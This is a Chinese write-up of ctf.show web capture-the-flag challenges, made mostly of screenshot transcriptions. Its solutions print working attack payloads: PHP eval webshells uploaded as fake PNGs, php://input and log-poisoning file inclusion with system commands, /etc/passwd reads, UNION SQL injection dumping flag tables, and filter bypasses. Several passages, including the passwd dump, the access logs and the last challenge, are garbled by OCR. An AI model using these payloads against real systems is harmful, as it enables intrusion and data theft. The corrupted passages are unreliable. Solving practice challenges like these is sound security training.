第二层 preg\_match匹配函数 ^表示从头开始 \$表示结尾 这里用换行符绕过： rena=miracle%0a

```
← → C △ 不安全 150.158.160.64:27656/?kiseki=586.1&rena=miracle%0a
留言板

<?php
highlight_file(__FILE__);
if($_GET['kiseki'] != 586 && intval($_GET['kiseki'], 0) === 586) {
    if(preg_match('/^miracle$/i', $_GET['rena']) && $_GET['rena'] != 'miracle') {
        $cmd = $_GET['cmd'];
        if(isset($cmd)) {
            if(!preg_match('/\b|c|h|j|k|m|o|p|q|r|s|u|v|w|x|y|z|>|*|\?|/i', $cmd)) {
                exec($cmd);
                echo "而数到第七次的时候，一切已快成为喜剧。";
            } else{
                echo "第三次的时候，我已不再惊讶，只剩痛苦。";
            }
        } else{
            echo "第二次的时候，我曾愕然，竟又重蹈覆辙。这没能避免的惨剧。";
        }
    } else{
        echo "第一次的时候，我也会想，下次一定能做到。这没能避免的惨剧。";
    }
}
?>
```

第三层过滤了b|c|h|j|k|m|o|p|q|r|s|u|v|w|x|y|z|>|\*|\?这些字符且大小写不敏感

?kiseki=586.1&rena=miracle%0a&cmd=a

## 141.A1 ez\_upload



先上传写有php木马的png文件 然后提示我

我把你的文件上传到114-514之中的一个文件夹中了哦,猜猜我上传到哪里去拉

```
POST /114-514/upload.php HTTP/1.1
Host: 150.158.160.64:22653
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5067.136 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Accept-Encoding: gzip, deflate
Referer: http://150.158.160.64:22653/
Content-Type: multipart/form-data; boundary=-----484336715310704400E20C16903
Content-Length: 399
Origin: http://150.158.160.64:22653
Connection: close
Upgrade-Insecure-Requests: 1
Upgrade-Insecure-Requests: 1
Priority: u0,i
-----484336715310704400E20C16903
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: image/png
<?php
$fp=fopen("Hello");
@eval($_POST['yjh']);
?>
-----484336715310704400E20C16903
Content-Disposition: form-data; name="submit"
-----484336715310704400E20C16903
a_D@_A,D@_wO _@-i@D
-----484336715310704400E20C16903--
```

爆破

Target: http://150.158.160.64:24921

```
1 POST /$114$/shell.php HTTP/1.1
2 Host: 150.158.160.64:24921
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/201001
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.1
6 Accept-Encoding: gzip, deflate
7 Referer: http://150.158.160.64:24921/
8 Content-Type: multipart/form-data; boundary=-----12094
9 Content-Length: 407
10 Origin: http://150.158.160.64:24921
11 Connection: close
12 Cookie: td_cookie=4249460394; PHPSESSID=5daf0c2f85ec754b08f73a568daff75d
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----120948028336898823462065578659
17 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
18 Content-Type: image/png
19
20 <?php
21 echo "hello";
22 @eval($_POST['yjh']);?>
23 -----120948028336898823462065578659
24 Content-Disposition: form-data; name="submit"
25
26 ä,ñè®,ä,ñä» æ“ é®-i¾
27 -----120948028336898823462065578659--
28
```

Attack Save Columns 8. Intruder attack of http://150.158.160.64:24921 - Temporary attack - Not saved t... — X

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length ^	Comment
102	215	301	<input type="checkbox"/>	<input type="checkbox"/>	381	
154	267	301	<input type="checkbox"/>	<input type="checkbox"/>	381	
276	389	301	<input type="checkbox"/>	<input type="checkbox"/>	381	
9	122	200	<input type="checkbox"/>	<input type="checkbox"/>	573	
8	121	200	<input type="checkbox"/>	<input type="checkbox"/>	573	
1	114	200	<input type="checkbox"/>	<input type="checkbox"/>	573	
7	120	200	<input type="checkbox"/>	<input type="checkbox"/>	573	
2	115	200	<input type="checkbox"/>	<input type="checkbox"/>	573	
6	119	200	<input type="checkbox"/>	<input type="checkbox"/>	573	

Request Response

Pretty Raw Hex Render

## 301 Moved Permanently

nginx/1.14.2



## 142. 签到·好玩的PHP

### 序列化

```

<?php
error_reporting(0);
highlight_file(__FILE__);

class ctfshow {
    private $d = '';
    private $s = '';
    private $b = '';
    private $ctf = '';

    public function __destruct() {
        $this->d = (string)$this->d;
        $this->s = (string)$this->s;
        $this->b = (string)$this->b;

        if (($this->d != $this->s) && ($this->d != $this->b) && ($this->s != $this->b)) {
            $dsb = $this->d.$this->s.$this->b;

            if ((strlen($dsb) <= 3) && (strlen($this->ctf) <= 3)) {
                if (($dsb !== $this->ctf) && ($this->ctf !== $dsb)) {
                    if (md5($dsb) === md5($this->ctf)) {
                        echo file_get_contents("/flag.txt");
                    }
                }
            }
        }
    }
}

 unserialize($_GET["dsbctf"]);

```

```

<?php
class ctfshow {
    private $d ;
    private $s ;
    private $b ;
    private $ctf = 123;

    public function __destruct() {
        $this->d = '1';
        $this->s = '2';
        $this->b = '3';
    }
}
$sa = new ctfshow();
echo urlencode(unserialize($sa));

```

```

<?php
class ctfshow {
    private $d = '1';
    private $s = '2';
    private $b = '3';
    private $ctf = 123;

    public function __destruct() {
        $this->d = (string)$this->d;
        $this->s = (string)$this->s;
        $this->b = (string)$this->b;
    }
}
$sa = new ctfshow();
echo urlencode(unserialize($sa));

```

## 143 web3

### php://input

#### ctf.show\_web3

```
?php include($_GET['url']);?>
```

Request

Pretty	Raw	Hex
--------	-----	-----

```

1 GET /?url=php://input HTTP/1.1
2 Host: a1e8a54d-a94d-4a98-a4c5-1344123c3036.challenge.ctf.show
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=1
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Priority: u=0,i
13 Te: trailers
14 Connection: close
15 Content-Length: 36
16
17 <?php system('cat ctf_go_go_go');?>;

```

Response

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```
ctfshow{22b1fdfe-4ef8-4ae8-9339-2f8a4a9a38ad};
```

ctf.show\_web3

```
<?php include($_GET['url']);?>
```

## 144.web2

### sql

```
19
20 username=1' or 1=1 order by 3#&password=
```

Response

Pretty Raw Hex Render

**ctf.show\_web2**

---

欢迎你, ctfshow

用户名:

密 码:

```
0 username=a' or 1=1 union select 1,2,3#&password=
```

```
0 username=a' or 1=1 union select 1,database(),3#&password=
```

Response

Pretty Raw Hex Render

**ctf.show\_web2**

---

欢迎你, ctfshow 欢迎你, 2

用户名:

密 码:

```
0 username=a' or 1=1 union select 1,database(),3#&password=
```

Response

Pretty Raw Hex Render

**ctf.show\_web2**

---

欢迎你, ctfshow 欢迎你, web2

```
username=a' or 1=1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema="web2"##&password=
```

⚙️ ⏪ ⏩ Search... 0 mat

### Response

Pretty Raw Hex Render

≡ ln

## ctf.show\_web2

欢迎你，ctfshow欢迎你，flag,user

```
9  
0 username=a' or 1=1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name="flag"##&password=
```

⚙️ ⏪ ⏩ Search... 0 matches

### Response

Pretty Raw Hex Render

≡ ln

## ctf.show\_web2

欢迎你，ctfshow欢迎你，flag

```
0 username=a' or 1=1 union select 1,flag,3 from web2.flag##&password=
```

⚙️ ⏪ ⏩ Search...

### Response

Pretty Raw Hex Render

≡

## ctf.show\_web2

欢迎你，ctfshow欢迎你，ctfshow{5f06dcba-fb15-43d9-9b5f-3963c05c8ee1}

## 145.web4

⬅️ ➡️ C e5ad10f9-ec83-45bd-91d5-84200f158356.challenge.ctf.show/?url=..//flag.txt  
≡

ctfshow{fca7524f-3e80-431c-bc52-1169811cd80e}

## ctf.show\_web4

```
<?php include($_GET['url']);?>
```

直接猜flag的话也是能猜到 后面看看能不能正确解

尝试php和data协议都被过滤 回显erro

日志包含漏洞的成因还是服务器没有进行严格的过滤，导致用户可以进行任意文件读取，

但是前提是服务器需要开启了记录日志的功能才可以利用这个漏洞。

对于Apache，日志存放路径：/var/log/apache/access.log

对于Ngnix，日志存放路径：/var/log/nginx/access.log 和 /var/log/nginx/error.log

中间件的日志文件会保存网站的访问记录,比如HTTP请求行,User-Agent,Referer等客户端信息,如果在HTTP请求中插入恶意代码,那么恶意代码就会保存到日志文件中,访问日志文件的时候,日志文件中的恶意代码就会执行,从而造成任意代码执行甚至获取shell。

这里是中间件是Nginx：

Nginx中的日志分两种，一种是error.log，一种是access.log。error.log可以配置成任意级别，默认级别是error，用来记录Nginx运行期间的处理流程相关的信息；access.log指的是访问日志，用来记录服务器的接入信息（包括记录用户的IP、请求处理时间、浏览器信息等）。

查看/etc/passwd

```
root@0:0:root@0:0:ash bin:x:1:bin:/bin:/sbin/nologin daemon:x:2:daemon:/sbin:/nologin adm:x:3:adm:/var/adm:/sbin/nologin lp:x:4:lp:/var/spool/lpd:/sbin/nologin sync:x:5:sync:/sbin:/bin/sync  
shutdown:x:6:shutdown:/sbin:/sbin/shutdown halt:x:7:halt:/sbin:/halt mailx:x:12:mail:/var/spool/mail:/bin/hologin news:x:9:3news:/usr/lib/news:/bin/nologin uucp:x:10:14uucp:/var/spool/uucppublic:/bin/nologin operator:x:11:operator:/root:/sbin/nologin man:x:13:15:man:/usr/man:/bin/nologin postmaster:x:14:12:postmaster:/var/spool/mail:/bin/nologin cron:x:16:16:cron:/var/spool/cron:/bin/nologin ftp2x:12:1:/var/ftp/ftp/nologin sshd:x:22:22:sshd:/dev/null:/sbin/nologin x:25:25:at:/var/spool/cron/ajobs:/sbin/nologin squid:x:31:Squid:/var/cache/squid:/bin/nologin xfs:33:XFS Font Server:/etc/X11/fnt:/sbin/nologin games:x:35:35:games:/usr/games:/sbin/nologin guest:x:40:1000:guest:/dev/null:/sbin/nologin shadow:x:5534:65534:nobody:/var/spool/hologin www-data:x:82:82:Linux user,:/home/www:/sbin/nologin mysql:x:100:1:mysql:/var/lib/mysql:/sbin/nologin polycvs:x:102:3:qviperf:/bin/nologin qviperf:x:5534:65534:nobody:/var/spool/hologin www-data:x:82:82:Linux user,:/home/www:/sbin/nologin mysql:x:100:1:mysql:/var/lib/mysql:/sbin/nologin
```

查看?url=/var/log/nginx/access.log

172.12.12.129.208 - [10/Dec/2024:05:26:25 +0000] "GET /HTTP/1.1" 200 715 "[https://e5ad109-ec83-45bd-91d5-8a200158356.challenge.ctf.show/] /var/log/nginx/access.log" Mozilla/[5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36 challenge.ctf.show" "[Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36]" 172.12.12.129.208 - [10/Dec/2024:05:27:10 +0000] "GET /[url]-.fshhtx HTTP/1.1" 200 715 "-" "[Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36]" 172.12.12.129.208 - [10/Dec/2024:05:27:10 +0000] "GET /-[flag].tx HTTP/1.1" 200 716 "-" "[Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0" 172.12.12.129.208 - [10/Dec/2024:05:29:35 +0000] "GET /favicon HTTP/1.1" 200 715 "[https://e5ad109-ec83-45bd-91d5-8a200158356.challenge.ctf.show/] /var/log/nginx/access.log" Mozilla/[5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0" 172.12.12.129.208 - [10/Dec/2024:05:29:50 +0000] "GET /url-/etc/passwd HTTP/1.1" 200 715 "-" "[Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0" 172.12.12.129.208 - [10/Dec/2024:05:29:59 +0000] "GET /url-/etc/passwd HTTP/1.1" 200 715 "-" "[Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0" 172.12.12.129.208 - [10/Dec/2024:05:30:22 +0000] "GET /url-/etc/passwd HTTP/1.1" 200 717 "-" "[Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0" 172.12.12.129.208 - [10/Dec/2024:05:31:00 +0000] "GET /url-/var/log/nginx/access.log HTTP/1.1" 200 267 "-" "[Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0" 172.12.12.129.208 - [10/Dec/2024:05:32:24 +0000] "GET /url-/var/log/nginx/access.log HTTP/1.1" 200 2862 "-" "[Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0" 172.12.12.129.208 - [10/Dec/2024:05:32:24 +0000] "GET /url-/var/log/nginx/access.log HTTP/1.1" 200 2862 "-" "[Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0" 172.12.12.129.208 - [10/Dec/2024:05:32:24 +0000] "GET /url-/var/log/nginx/access.log HTTP/1.1" 200 2862 "-" "[Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0" 172.12.12.129.208 - [10/Dec/2024:05:33:07 +0000] "GET /url-/var/log/nginx/access.log HTTP/1.1" 200 2844 "-" "[Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0" 172.12.12.129.208 - [10/Dec/2024:05:33:07 +0000] "GET /url-/var/log/nginx/access.log HTTP/1.1" 200 2845 "-" "[Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0" 172.12.12.129.208 - [10/Dec/2024:05:33:25 +0000] "POST /url-/var/log/nginx/access.log HTTP/1.1" 200 2477 "-" "[Mozilla/5.0 (Windows NT 6.0; rv:2.0) Gecko/20100101 Firefox/4.0 Alpha/1.42" 172.12.12.129.208 - [10/Dec/2024:05:33:28 +0000] "POST /url-/var/log/nginx/access.log HTTP/1.1" 200 2477 "-" "[Opera/8.0 (Windows NT 5.1; zh)" Postfix/2.8.131 Version/11.10" 172.12.12.129.208 - [10/Dec/2024:05:33:29 +0000] "POST /url-/var/log/nginx/access.log HTTP/1.1" 200 2466 "-" "[Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.16 Safari/537.36" 172.12.12.129.208 - [10/Dec/2024:05:33:35 +0000] "POST /url-/var/log/nginx/access.log HTTP/1.1" 200 3043 "-" "[Mozilla/5.0 (Macintosh; U; Intel Mac OS X; 10.6.8; en-US) AppleWebKit/533.20.5 (KHTML, like Gecko) Version/5.0.4 Safari/533.20.5" 172.12.12.129.208 - [10/Dec/2024:05:33:35 +0000] "POST /url-/var/log/nginx/access.log HTTP/1.1" 200 2546 "-" "[Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)" Post /url-/var/log/nginx/access.log HTTP/1.1" 200 2416 "-" "[Mozilla/5.0 (Windows NT 6.2; rv:2.0) Gecko/2010405 Firefox/22.0" 172.12.12.129.208 - [10/Dec/2024:05:35:50 +0000] "GET /url-/etc/passwd HTTP/1.1" 200 2107 "-" "[Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"

发现会读入UA那就在UA写入一句话木马

链接蚁剑

URL地址 *	bd-91d5-84200f158356.challenge.ctf.show/?url=/var/log/nginx/access.log
连接密码 *	cmd
网站备注	
编码设置	UTF8
连接类型	PHP

The screenshot shows a browser window titled "ctf.show\_web4" displaying a log of network traffic. The log entries are as follows:

```
172.12.129.208 - - [10/Dec/2024:05:26:25 +0000] "GET / HTTP/1.1" 200 715 "https://e5ad10f9-ec83-45bd-91d5-84200f158356.challenge.ctf.show/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36" 172.12.129.208 - - [10/Dec/2024:05:27:04 +0000] "GET /url=../fah.txt HTTP/1.1" 200 715 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36" 172.12.129.208 - - [10/Dec/2024:05:27:10 +0000] "GET /?url=../flag.txt HTTP/1.1" 200 715 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36" 172.12.129.208 - - [10/Dec/2024:05:29:35 +0000] "GET / HTTP/1.1" 200 715 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0" 172.12.129.208 - - [10/Dec/2024:05:29:35 +0000] "GET /favicon.ico HTTP/1.1" 200 715 "https://e5ad10f9-ec83-45bd-91d5-84200f158356.challenge.ctf.show/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0" 172.12.129.208 - - [10/Dec/2024:05:29:59 +0000] "GET /?url=/etc/passwd HTTP/1.1" 200 715 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0" 172.12.129.208 - - [10/Dec/2024:05:30:26 +0000] "GET /?url=/var/log/nginx/access.log HTTP/1.1" 200 715 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0" 172.12.129.208 - - [10/Dec/2024:05:31:00 +0000] "GET /?url=/var/log/nginx/access.log HTTP/1.1" 200 2671 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0" 172.12.129.208 - - [10/Dec/2024:05:32:24 +0000] "GET /?url=/var/log/nginx/access.log HTTP/1.1" 200 3244 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0"
```

Below the log, there is a section titled "ctf.show\_web5" containing the following PHP code:

```
<?php include($_GET['
```

## 146 web5

0e绕过

```
← → C https://5b24811a-dc14-49ea-85de-1fbe572c8b70.challenge.ctf.show//?v1=QNKCDZO&v2=314282422
⠼ https://5b24811a-dc14-49ea-85de-1fbe572c8b70.challenge.ctf.show//?v1=QNKCDZO&v2=314282422
⠼ https://5b24811a-dc14-49ea-85de-1fbe572c8b70.challenge.ctf.show//?v1=QNKCDZO&v2=314282422
```

## where is flag?

```
<?php
error_reporting(0);

?>
<html lang="zh-CN">

<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <meta name="viewport" content="width=device-width, minimum-scale=1.0, maximum-scale=1
    <title>ctf.show_web5</title>
</head>
<body>
    <center>
        <h2>ctf.show_web5</h2>
        <hr>
        <h3>
    </center>
    <?php
        $flag="";
        $v1=$_GET['v1'];
        $v2=$_GET['v2'];
        if(isset($v1) && isset($v2)) {
            if(!ctype_alpha($v1)){
                die("v1 error");
            }
            if(!is_numeric($v2)){
                die("v2 error");
            }
            if(md5($v1)==md5($v2)) {
                echo $flag;
            }
        } else{
            echo "where is flag?";
        }
    ?>
```

## 147.web6

输入空格报错 过滤了空格

```
19  
20 username=1' or '1'#&password=  
  
Response  
Pretty Raw Hex Render  
ctf.show_web6  
  
欢迎你, ctfshow  
用户名:   
  
密 码:   
  
登陆
```

%09绕过

```
9  
0 username=1' or '1'%09union%09select%091,flag,3%09from%09web2.flag#&password=  
  
Response  
Pretty Raw Hex Render  
ctf.show_web6
```

Response

Pretty Raw Hex Render

**ctf.show\_web6**

欢迎你, ctfshow 欢迎你, ctfshow{65638268-83f7-4fb8-9eb0-71a603567fb1}

## 148.web7

**ctf.show\_web7**

文章列表

- [If](#)
- [A Child's Dream of a Star](#)
- [I asked nothing](#)

过滤空格

```
1 GET /index.php?id=1%09order%09by%093 HTTP/1.1
2 Host: 3cce196-0924-4905-b1e9-6b5040678617.challenge.ctf.show
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Priority: u=0, i
13 Te: trailers
14 Connection: close
15
16
```

Search... 0 matches

## Response

Pretty Raw Hex Render

≡ \n ≡

### ctf.show\_web7

If

By Rudyard Kipling If you can keep your head By Rudyard Kipling If you can keep your head When all  
about you are losing theirs And blaming it on you, If you can trust yourself when all men doubt you, But  
make allowances for their doubting too. If you can wait and not be tired by waiting Or being lied about

```
1 GET /index.php?id=1#09union#09select#091,3,4 HTTP/1.1
2 Host: 3cceb196-0924-4905-b1e9-6b5040678617.challenge.ctf.show
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
0 Sec-Fetch-Site: none
1 Sec-Fetch-User: ?1
2 Priority: u=0, i
3 Te: trailers
4 Connection: close
5
6
```

0 matches

## Response

Pretty Raw Hex Render

aim; If you can meet with Triumph and Disaster And treat those two impostors just the same; If you can bear to hear the truth you've spoken Twisted by knaves to make a trap for fools, Or watch the things you gave your life to, broken, And stoop and build 'em up with worn-out tools; If you can make one heap of all your winnings And risk it all on one turn of pitch-and-toss, And lose, and start again at your beginnings And never breathe a word about your loss; If you can force your heart and nerve and sinew To serve your turn long after they are gone, And so hold on when there is nothing in you Except the Will which says to them: "Hold on!" If you can talk with crowds and keep your virtue, Or walk with kings- nor lose the common touch, If neither foes nor loving friends can hurt you, If all men count with you, but none too much; If you can fill the unforgiving minute With sixty seconds' worth of distance run, Yours is the Earth and everything that's in it, And-which is more-you'll be a Man, my son!

3

4

字符串

```
1 GET /index.php?id=1#09union#09select#091,2,flag#09from#09web7.flag HTTP/1.1
2 Host: 3cceb196-0924-4905-b1e9-6b5040678617.challenge.ctf.show
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/201001 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
```

0 matches

## Response


Pretty Raw Hex Render

nor lose the common touch, If neither foes nor loving friends can hurt you, If all men but none too much; If you can fill the unforgiving minute With sixty seconds' worth o Yours is the Earth and everything that's in it, And-which is more-you'll be a Man, my

2

ctfshow{61cbf883-a7d8-44c2-b33c-320c7006f13a}

# 149.web9



ctf.show\_web9

管理员认证

用户名: admin

密 码:


登陆

万能密码也没用 没思路先扫一下

```
dirsearch v0.4.3.post1
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Workers: 10
Output File: C:\Users\lin\AppData\Local\Packages\PythonSoftwareFoundation.Packages\Python312\site-packages\dirsearch\reports\https_9c644c91-7340-43b7-b455-a9d942fb61f0.challenge.ctf.show/_15-16-56.txt

Target: https://9c644c91-7340-43b7-b455-a9d942fb61f0.challenge.ctf.show/
[15:16:56] Starting:
[15:17:25] 200 - 36B - /robots.txt

Task Completed
```



User-agent: \*

Disallow: /index.php



ctf.show\_web9

近期的下载记录

index.php 398 B • 完成

The screenshot shows a dark-themed code editor window titled "index.php\* - Typora". The menu bar includes "文件(F)", "编辑(E)", "段落(P)", "格式(O)", "视图(V)", "主题(T)", and "帮助(H)". The left sidebar has tabs for "文件" and "大纲", with "大纲" currently selected. The main content area contains the following PHP code:

```
?php
$flag="";
$password=$_POST['password'];
if(strlen($password)>10){
    die("password error");
}
$sql="select * from user where username ='admin' and password ='".md5($password,true).'";
$result=mysqli_query($con,$sql);
if(mysqli_num_rows($result)>0){

while($row=mysqli_fetch_assoc($result)){
    echo "登陆成功<br>";
    echo $flag;
}
}
?>
```

At the bottom of the editor, there are navigation icons (< ></>) and a status bar indicating "51 词".

ffifdyop绕过

##

## 150.web10

源码

```

<?php
    $flag="";
    function replaceSpecialChar($strParam){
        $regex = "/(select|from|where|join|sleep|and|\s|union|,)/i";
        return preg_replace($regex,"",$strParam);
    }
    if (!$con)
    {
        die('Could not connect: ' . mysqli_error());
    }
    if(strlen($username)!=strlen(replaceSpecialChar($username))){
        die("sql inject error");
    }
    if(strlen($password)!=strlen(replaceSpecialChar($password))){
        die("sql inject error");
    }
    $sql="select * from user where username = '$username'";
    $result=mysqli_query($con,$sql);
    if(mysqli_num_rows($result)>0){
        while($row=mysqli_fetch_assoc($result)){
            if($password==$row['password']){
                echo "登陆成功<br>";
                echo $flag;
            }
        }
    }
}

```

我们发现很多关键字 \$regex = "/(select|from|where|join|sleep|and|\s|union|,)/i"; 都被过滤掉了，那么常规注入就不可行了，而且账户密码都进行了过滤，那么我们也不知道，那么怎么办呢？可以使用 with rollup 使密码为空，然后进行绕过。

```
'or/**/1=1/**/group/**/by/**/password/**/with/**/rollup#
```

3.注入登录，登录成功得到flag。

## 151.web11

### 管理员认证

密 码:	<input type="text" value="....."/>
<input type="button" value="登陆"/>	

```

<?php
function replaceSpecialChar($strParam){
    $regex = "/(select|from|where|join|sleep|and|\s|union|,)/i";
    return preg_replace($regex,"",$strParam);
}
if(strlen($password)!=strlen(replaceSpecialChar($password))){
    die("sql inject error");
}
if($password==$_SESSION['password']){
    echo $flag;
} else{
    echo "error";
}
?>

```

那输入的密码与session都为空即可

```
1 GET /login.php?password= HTTP/1.1
2 Host: f54af093-ac71-4b00-9174-0a36d585e250.challenge.ctf.show
3 Cookie:
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/201001
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```



## Response

Pretty Raw Hex Render

**ctf.show\_web11**

### 管理员认证结果

ctfshow{09e8a622-fff8-4196-a10a-52fb584b11fe}

## 152.web12

**ctf.show\_web12**

**where is the flag?**

```
<html lang="zh-CN">
  <head> ...
  </head>
  <body>
    <center> == $0
      <h2>ctf.show_web12</h2>
      <h4>where is the flag?</h4>
      <!-- hit: ?cmd= -->
    </center>
  </body>
</html>
```

```
now/?cmd=highlight_file(%27index.php%27);
```

## ctf.show\_web12

where is the flag?

```
<?php
error_reporting(0);
?>
<html lang="zh-CN">

    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
        <meta name="viewport" content="width=device-width minimum-scale=1.0 maximum-scale=1.0 initial-scale=1.0" />
        <title>ctf.show_web12</title>
    </head>
    <body>
        <center>
            <h2>ctf.show_web12</h2>
            <h4>where is the flag?</h4>
            <!-- hit: ?cmd= -->
            <?php
                $cmd=$_GET['cmd'];
                eval($cmd);
            ?>
        </body>
    </html>
```

glob() 函数返回一个包含匹配指定模式的文件名或目录的数组。

```
ng.ctf.show/?cmd=print_r(glob("*"));
```

## ctf.show\_web12

where is the flag?

```
Array ( [0] => 903c00105c0141fd37ff47697e916e53616e33a72fb3774ab213b3e2a732f56f.php [1] => index.php )
```

```
w/?cmd=highlight_file("903c00105c0141fd37ff47697e916e53616e33a72fb3774ab213b3e2a732f56f.php");
```

## ctf.show\_web12

where is the flag?

```
<?php
$flag="ctfshow{d78d3d46-d089-44ab-ae68-2e544cb3423d}";
?>
```

153.web签到

```
error_reporting(0);
highlight_file(__FILE__);
eval($_REQUEST[$_POST['$_COOKIE']['CTFshow-QQ群:']]]);
[6][0][7][5][8][0][9][4][4];
ctfshow(748d6592-9519-4e81-b073-298ba625a895);
```

